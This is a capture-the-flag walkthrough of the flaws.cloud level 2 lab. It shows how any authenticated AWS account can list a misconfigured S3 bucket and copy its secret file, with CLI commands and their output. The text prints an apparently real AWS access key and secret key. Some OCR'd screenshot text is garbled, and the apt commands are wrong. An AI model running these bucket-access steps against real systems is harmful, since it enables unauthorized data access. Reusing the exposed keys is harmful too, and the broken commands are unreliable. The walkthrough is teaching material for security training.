Exploiting S3 Authenticated

@mmar

FLAWS.CLOUD – CHALLENGE-2

ATTACK Scenario

Vulnerability

✓ Open permissions to S3 bucket for all authenticated AWS users.

 A private bucket that should have been configured to allow only authenticated access for specific users may have been misconfigured to allow authenticated access from anyone

You need aws free account to exploit the vulnerability

AWS Account

Configuration

Go to AWS IAM dashboard and click on users

aws Services Q Search			[Alt+9			
Identity and Access × Management (IAM)	IAM dash	board				
	Security recom	mendations 🚹	1		1	
Q Search IAM	Add MEA for	rootuser			1	
Dashboard	Add MFA for root user Add MFA for root user - Enable multi-factor authentication (MFA) for the root user to improve Add M					
Access management	security for this account.					
User groups	Root user has no active access keys Using access keys attached to an IAM user instead of the root user improves security. IAM resources					
Roles						
Policies	User groups	Users	Roles	Policies	Identity provide	
Identity providers Account settings	0	1	18	4	0	
Access reports						
A	What's new ⊡					

Add a new user with programmatic access

		1 (2) (3)
Set user details		
You can add multiple users at once wit	h the same access type and permissions. Learn more	
User name*	ammar	
	Add another user	
Select AWS access type		
Select how these users will primarily ac	ccess AWS. If you choose only programmatic access, it does NOT prevent ogenerated passwords are provided in the last step. Learn more Access key - Programmatic access Enables an access key ID and secret access key for the AWS APL O	users from accessing th

Step-2


Once a user is created, note down the credentials

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rvices	Q Search		🧊 aws - Notepad — 🗆 🗙	bal 🔻
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			access key AKIAVZ2FRSQV4MIFFK46	
	Ø	Success You successfully crea instructions for signin you can create new cr Users with AWS Mana		
			Ln 8, Col 41 100% Windows (CRLF) UTF-8	×
	📥 Dov	wnload .csv		
		User	Access key ID Secret access key	
	• •	ammar	AKIAVZ2FRSQV4MIFFK46 🖒 Hw27yi2pbBm4Gqay4L62e6 jt5wUog6cjV8pGNIM3 Hide	

Update your Kali Repositories and then download aws cli

Sudo apt install update

Sudo ap-get install awscli



Now configure the profile on aws cli with the keys from the account

```
(kali@kali)-[~]
    aws configure --profile ammar
AWS Access Key ID [None]: AKIAVZ2FRSQV4MIFFK46
AWS Secret Access Key [None]: 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
Default region name [None]:
Default output format [None]:
```



Exploitation

Exploitation

List the content of the S3 bucket with your profile

aws s3 --profile ammar ls s3://level2-c8b217a33fcf1f839f6f1f73a00a9ae7.flaws.cloud

```
(kali@kali)-[~]
$ aws s3 --profile ammar ls s3://level2-c8b217a33fcf1f839f6f1f73a00a9ae7.flaws.cloud/
2017-02-26 21:02:15 80751 everyone.png
2017-03-02 22:47:17 1433 hint1.html
2017-02-26 21:04:39 1035 hint2.html
2017-02-26 21:02:14 2786 index.html
2017-02-26 21:02:14 26 robots.txt
2017-02-26 21:02:15 1051 secret-e4443fc.html
```

Exploitation

Now similarly as in task 1, download the secret file

(kali@kali)-[~]

-\$ aws s3 --profile ammar cp s3://level2-c8b217a33fcf1f839f6f1f73a00a9ae7.flaws.cloud/secret-e4443fc.html .

download: s3://level2-c8b217a33fcf1f839f6f1f73a00a9ae7.flaws.cloud/secret-e4443fc.html to ./secret-e4443fc.htm



